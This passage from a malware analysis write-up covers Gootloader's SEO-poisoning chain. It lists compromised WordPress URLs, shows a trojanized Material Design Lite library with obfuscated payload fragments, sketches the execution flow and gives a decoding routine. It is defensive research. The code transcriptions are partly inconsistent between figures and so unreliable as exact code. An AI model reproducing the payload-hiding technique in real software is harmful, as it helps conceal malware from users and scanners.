
***Figure 7**. An external Javascript is loaded, which is dynamically generated by a PHP code on the server side. This particular Javascript is responsible for overlaying a fake forum.*

As shown in Figure 7, the URL parameter for the external JavaScript generally adheres to a recognizable query string pattern. It begins with a key that starts with "?a" followed by six hexadecimal characters, an equal sign, and a value comprising of six to seven digits.



```
https://themasterpiececollection.com/?a2229be=4703335
https://projectspace.org.hk/?a96fc4b=1573747
https://stelizabethcarlisle.com/?a252a96=2053315
https://zlatazimovets.com/?ab0be3b=105129
https://zhangyiou.cn/?ad62686=1893329
https://zetorzsolti.hu/?a8f7196=1932151
http://www.usraslots.com/wordpress/?a820faa=1772155
http://www.venuesfor21stbirthdayparty.com/?aaba9b9=672485
http://fliesenschneider-test.net/?a8fc282=1236940
http://10dim-giann.pel.sch.gr/?a1ceef3=260967
https://blackwoolholiday.com/?a720f8d=1373769
```

***Figure 8**. Few examples of the injected JavaScript URL we extracted from other compromised WordPress webpages*



technical services and spares supply agreement?

Emma Hill
Newbie
Hi, I am looking to technical services and spares supply agreement. A friend of mine told me he had seen it on your forum. I will appreciate any help here.

Admin
Administrator
Here is a direct download link, technical services and spares supply agreement.

Emma Hill
Thank you so much for your response! This is exactly what I've been looking for.

***Figure 9**. The JavaScript is designed to generate an HTML page that simulates a forum and overlay it when specific visitor conditions are fulfilled. This JavaScript is obfuscated to avoid detection.*

When the user clicks on the download link within the fake forum, they are redirected to another WordPress webpage, typically identified by the PHP path ‘download.php,’ which is also controlled by the attacker. The visitor’s information is similarly checked, and when the conditions are satisfied, a ZIP file will be provided for download. The filename of the ZIP file is derived from the user’s search keyword.




Technical_services_and_spares_supply_agreement_35651.zip
Compressed (zipped) Folder

Figure 10*. Downloaded ZIP file*

The ZIP file however does not contain the intended file that the user was expecting. Instead, it conceals a malicious .JS file, cleverly hidden within a legitimate JavaScript library. For instance, the screenshot below shows an instance where malicious code has been injected into the trustworthy JavaScript framework known as Material Design Lite.



```
/**
 * @license
 * Copyright 2015 Google Inc. All Rights Reserved.
 *
 * Licensed under the Apache License, Version 2.0 (the "License");
 * you may not use this file except in compliance with the License.
 * You may obtain a copy of the License at
 *
 *      http://www.apache.org/licenses/LICENSE-2.0
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 */

/**
 * A component handler interface using the revealing module design pattern.
 * More details on this design pattern here:
 * https://github.com/jasonmayes/mdl-component-design-pattern
 *
 * @author Jason Mayes.
 */
/* exported componentHandler */

// Pre-defining the componentHandler interface, for closure documentation and
// static verification.
var componentHandler = {
  /**
   * Searches existing DOM for elements of our component type and upgrades them
   * if they have not already been upgraded.
   *
   * @param {string=} optJsClass the programatic name of the element class we
   * need to create a new instance of.
   * @param {string=} optCssClass the name of the CSS class elements of this
   * type will have.
   */
  upgradeDom: function(optJsClass, optCssClass) {},
  /**
   * Upgrades a specific element rather than all in the DOM.
```

```
/**
 * @license
 * Copyright 2015 Google Inc. All Rights Reserved.
 *
 * Licensed under the Apache License, Version 2.0 (the "License");
 * you may not use this file except in compliance with the License.
 * You may obtain a copy of the License at
 *
 *      http://www.apache.org/licenses/LICENSE-2.0
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 */

/**
 * A component handler interface using the revealing module design pattern.
 * More details on this design pattern here:
 * https://github.com/jasonmayes/mdl-component-design-pattern
 *
 * @author Jason Mayes.
 */

function hojxoz53(hrdi, growq, clnq){
  ieqik = thus6-lgaqx-cwvjf-cropn-bhzcef-bbdwy-mee-grasshl-lkwnblt-matchm-mutecly-suggestc-wrmt
  howc[5723757] = ieqawnlh;
  prowi(verba);
}

/* exported componentHandler */

// Pre-defining the componentHandler interface, for closure documentation and
// static verification.
var componentHandler = {
  /**
   * Searches existing DOM for elements of our component type and upgrades them
   * if they have not already been upgraded.
   *
   * @param {string=} optJsClass the programatic name of the element class we
   * need to create a new instance of.
   * @param {string=} optCssClass the name of the CSS class elements of this
   * type will have.
   */
  upgradeDom: function(optJsClass, optCssClass) {},
```

Figure 11*. Comparison of the legitimate and trojanized JavaScript library*

Gootloader’s Execution Flow Overview

Before we explore the intricate mechanisms of Gootloader, the following diagram presents an overview of its attack flow.




Trojanized JS script
Gootloader
wscript.exe
Obfuscated JScript (Gootloader)
Drop JScript to %APPDATA% directory
cscript.exe
Invokes Powershell Stager
Connects to Hard-coded list of hosts
Malicious Powershell Script
Download and Execute
Executes Jscript
Create Scheduled Task for Persistence
Additional malware installed

Figure 12. *Overview of the Gootloader's attack flow*


Hiding the Malicious Code

The JavaScript file found within the downloaded ZIP file acts as an installer and launcher for subsequent payload scripts. It leverages a legitimate open-source JavaScript library to mask the presence of malicious code, which is chunked and dispersed throughout the legitimate library in numerous fragments of obfuscated strings. In the end, a specific function is responsible for gathering all these string chunks, combining them, deobfuscating the concealed code and executing it.


Obfuscated malicious code scattered throughout the legitimate Javascript library


```
MaterialSwitch.prototype.checkDisabled = function () {
    if (this.inputElement_.disabled) {
        this.element_.classList.add(this.CssClasses_.IS_DISABLED);
    } else {
        this.element_.classList.remove(this.CssClasses_.IS_DISABLED);
    }
};
suit6=' rnooliltkc+nyuzfx;r\'n qG+(u[o;n.t\'m\\+o\\\b\\iut)+PzsfswTkxatxE';
MaterialSwitch.prototype['checkDisabled'] = MaterialSwitch.prototype.checkDisabled;
rnbrz=' ff;l\"oZoJrf4h+ji\"c e=7 +pltanoewiht;oeuzqx(b z) a=0 tmnmavwe c,+trpeesttesx';
/**
   * Check the components toggled state.
   *
   * @public
   */
MaterialSwitch.prototype.checkToggleState = function () {
    if (this.inputElement_.checked) {
        this.element_.classList.add(this.CssClasses_.IS_CHECKED);
    } else {
        this.element_.classList.remove(this.CssClasses_.IS_CHECKED);
    }
};

fill2="\\;\\tjt\\i\'a\\ \"nmr\\u\\tse\\r\';P]\\n\\vuzit\\e\\r+b\\+\'md\\'];emwe n 8== \'t\\'\\ims\\ \"e]s\\\\e/ |;\\]\\m\\\"I\\e\'w\\+\\nxv\\z\'t+e';

MaterialSwitch.prototype['checkToggleState'] = MaterialSwitch.prototype.checkToggleState;
/**
   * Disable switch.
   *
   * @public
   */

angern='\'s=hiofelda=h\';a\'Z:m\';\\i\'\\\\\'\\c\\]\\e\\]\'d\\(s;+l+5.;p6\\]\\-\' \.8\'c\\'\\;\\fGltoaotre4t=c\'e\\t\\hy.\\M\'\\p\\\\\'\\\\r\'M\\h\\+\\D]\\.\'+p+\\m\

MaterialSwitch.prototype.disable = function () {
    this.inputElement_.disabled = true;
    this.updateClasses_();
};
MaterialSwitch.prototype['disable'] = MaterialSwitch.prototype.disable;
/**
   * Enable switch.
   *
   * @public
   */
fxdp='jnde+ibtnoaujqc ;+s ivzeetla c=o lr r+d gpbt+nienidtiocuaqt e=2 +pltonv';
MaterialSwitch.prototype.enable = function () {
    this.inputElement_.disabled = false;
    this.updateClasses_();
};

verys='yzvnszjde[l]e3pe n=o tpso[iznztncz+ds(i)s[tgezra0c+rbpo';
```

Figure 13. *Obfuscated strings dispersed throughout the code.*



```
function hnjxoz53(hrdi, growq, clnq){
  ieqik = thus6+lgaqx+cwvjf+cropn+bhzcef+bbdwy+mee+grasshl+lkwnblt+matchm+muteciy+suggestc+wrmtu+endw+esdyj+oykexv+shouldui7+bzhjal;
  howc[5723757] = ieqawnlh;
  yrswi(verba);
}
```

Figure 14. *The strings are concatenated into one block of code then undergoes a decoding routine before it executes it.*




```
W= PE g MP(=Ca2 fD3gUO)(;u;30)J)2;A[0CQg1XL(1Rn6+Oh)) ]7n=(6r \4'gu()('xt2)je);ar;Rc)FKk;dK )zz=1M ,J=v0 M(=Mjr aWtgtMs(h;b3[0u7g=s)[L;;BiCu]SXb]HRD;OOdp;+Xy0)Tn=1ejw( LHr=ePt
kXskU;bx "u|=us" \,lM=C(aAXotDRbhPOs[D egO=r(; v3]Ce6eXh)TR+]XOa;d(nwD ghb|eiu+rl(+ne]K+()Mat3Dtr3Qeu( ceg;k)[T+ Jvs[pUaOskvDWeePW 3Dm=+A;<s ) t+eKr=uMe rDaUtQmf
2C,;+M8OuE aW,=qPc k]HK+psMwypDintQi|( dL]rke]a+k6vmU2(e|( eRgrpK[olKcfuzl;5(s]+|RTf*uve2yUl5dkl) e7]=[+; HylJzufpjx sdq(WCoOWH+Hm IS(=ei)
fL)Ct=cX3=HRlMsO+Wp;m|t)oM(\n"]ve|])y\4"l ((+(gtdO[laHclnSlpcisseLR.4=uM+0ysa;dDsMICTW[D+)f cMi=av; u hHg=nzh
L|tkQd2cAC+aJHhj+;ex"|("x(\a|4ln|6\e+7"m\)r|++a%f1%g1nEf0tMY2+AV0aNY;fR msE=WiS WvUcsf%Hpm|a\+Jp|q|t[b%(guN (kl)3iAe3bMs)|Ol]+Da(cRfOoE DIS=PlUlDe|
Acrf+teg|t"fg+;Ygu|V"tiY)xr(;vT OfnfD+oiPgg|Dlo;AfL+=ld+|+"wls\H"l|P;mlX|iC;XletPasmHroGw6|y++g5+gr ;rA=Oas HytfSdngi+efLnmY+auV+t(Y;in loE)fntw
3aH(+dPXc|XPot=Hox=wleT=sNs=geB4+vT3ro(0em 8a|f9lli25m;1+e)3tt()h|] hs|bg|8rk.3elc(a+igkrr[;eoQ]mtgmeeoWmhrWbRfse cprl Jya=[+t gdit(ugm4ciG2kDy|v|5]+u[(no
)er);vd)men(Wr[]Wde|s+m9pua3JqN( htg=br[ goQdfhgyvSoub|rR+sfsrnclao cnl;[tl)g0c((+A]2m|)4kW0|be4]kt((cigt+r[ps|QsksgHwocltr)lpf;6icm+r!Wpc
Wa|;ssy)ptrhJ1oB[+tCgfcb(ler4lrB5li()2Dr]+go rnt=fia lkrFgredyomz+WuMh|nJgEE;nn PpuwJlReB+xnTw| lW==nt grQmaagW+toWdSrsrefpilcJvb([eargplo(+if3va;5ove|lAs]cnl;eeao5hfq+| ael=bwu
FhQfEitg u|f=+lY tfVXrrYoao;tioOwn| glF=[ut g+xw[beH1eTP7gnX)ae;]np|(lO]O+e|)bl5;q2ol|(qhnganu[boohF+CBEwtC[|lbgstr(heB10G*8ce|)+l[]bi|[aF5gb(2(ys(2lsg9+e[]tnh]hlB osC=sub
eBrtnrBr+o/umt9eqa5;gr1odg(qxe]att]b+n7Fhl2Es ([yaggat[(+ah1gDt8a a|nsM]qt([uc-g+e9(s|55pb1]oO )t = m| =wCT dtsf+cBateTla|;sbb|elO);ee1d8t1h+a(Naegfmr[me|]gul) +r]=pc0
rS2oat(qccgate(bi|[Fcb|EeO7[4m(g+eg(st[1isx4nyC)gST]lek[el(g4l](+F)9c.6)ag1]un((sig9et[]0pc;+|ldwAshaDRNtPufePymrAdg3% [+%=\b" ArlhToDBja|C"drb]3er +sB=pU( ad gsl)
(s|e41is3+tl)lta;nefdss hts=Nrg=fun mm(Ngewx[neUgtNt(3kE1+sC9wa()hT ]o|f IGi=er) 4e;k+deTdlsClolxvFa[ltfgse (l|=7ot |nsN]clx(+gUgcet(eRE4nnC4to()cl))+tl;rlKBangglivmlflY5ehE+D(nskh
tsc=aat nTaodrcque)a+(;brt]FosPEcra[peDgmgO(wgu3ui(4+r[]p|]el0(re1gsh((oSg9n.[]2tO]+ps(hlJ0wrl|zcf;hSVBfWPgql m+|=Ylt EraNnoPx[nhUg|t(+eE1cdC2hl()aoy]nFr gbt=eu; 6S)g+s"
(\rf3|\)2otl/|er;"G\Bck(ges]m|a|Y+T6Es(1ner[|Cggle[(vtg4+aw1eet)a|o|cnX ha =0r= +m PvoOJedsBrJTynl;sefB+mVgcnPmro;Yer]Eal|ntv][en]gyE1(4d(3+ng1na[]opg]sxw eEt=xso
+gXYen|Vfl,Yfr|fetEgc5Xftte;7|PP+lzVfpufxsDldt*Jpl|s+|(Oxn]|qe|gjd8(nd(1+lg5tH[]|h]lEt(weau+lMOrl(DnF]abs)Prt6,zs3 +l(orxgqo|[acvhbkutF4taE+sM,sr uqn6lpr,tou 6nt|+"emu\r"nl( tk),ljE
lIX|k"eh+|P"agz nfu,yeD 4d(3+cx)ob|;xaaCyzcEgyktex Unwnx2|oN0.l )et=;pc lonPPluVleffuv;lMnJJ E)s= 0O g([WnggSl((cd]1rl)0ll2)pu2]tB[(;gguko[OTlMDC|uaxelP nP)=nl; o ClC=EPt
tlcgUu|wxMctN[lo[gvXg|r;(2e)32S)0).1)]e2](l((gugn|d(u1e|l3h)l(c2,|52 ;e(2d\g*y,[ u M=R0u s,lMl Psc\|" D \="'C(lDu;x(k)()]]GT[]cvnlwUoP k()yerut(;M8g3[1 =gdnh(mos2yl;88t1)-c1]2n=
(Gu;)0f6;4'5)=)e(w)m;h)e aclauttcmhP(leB)n h(t u)r|oztzciulr=toswnnocc;
```

Figure 15. *By concatenating the individual string chunks, a single encoded string blob is formed.*

To decode the encoded blob of string, we can follow this procedure:

- Firstly, we extract all the characters at even positions and concatenate them to form a string. This resulting string is then reversed, representing the first half of the decoded Jscript code.
- Next, we gather all the characters at odd positions, join them to create another string, and append it to the previously obtained first half of the code.


The following Python code below provides an approach to decode the string:



```python
def decode(encoded_string):
    reversed = encoded_string[::-1]
    decoded = ""
    decoded_reversed = ""
    for idx in range(int(len(reversed))):
        if idx % 2:
            decoded = decoded + reversed[idx]
        else:
            decoded_reversed = decoded_reversed + reversed[idx]
    return decoded + decoded_reversed[::-1]
```

Figure 16. *Python code snippet to decode the string*

We have also written a CyberChef operation called "Gootloader Decode" that can decode this encoded string blob, and then we can decode it with the CyberChef recipe as shown in the screenshot below. You can download our CyberChef fork from here: https://github.com/drole/CyberChef



Recipe

Unescape string

Gootloader Decode

Regular expression

Built in regexes: User defined

Regex: \['(.*?)'\]

[✓ Case insensitive] [✓ ^ and $ match at newlines] Dot matches all

Unicode support Astral support Display total

Output format: List capture groups

Unescape string

Gootloader Decode

JavaScript Beautify

Indent string: \t Quotes: Auto [✓ Semicolons before closing braces]

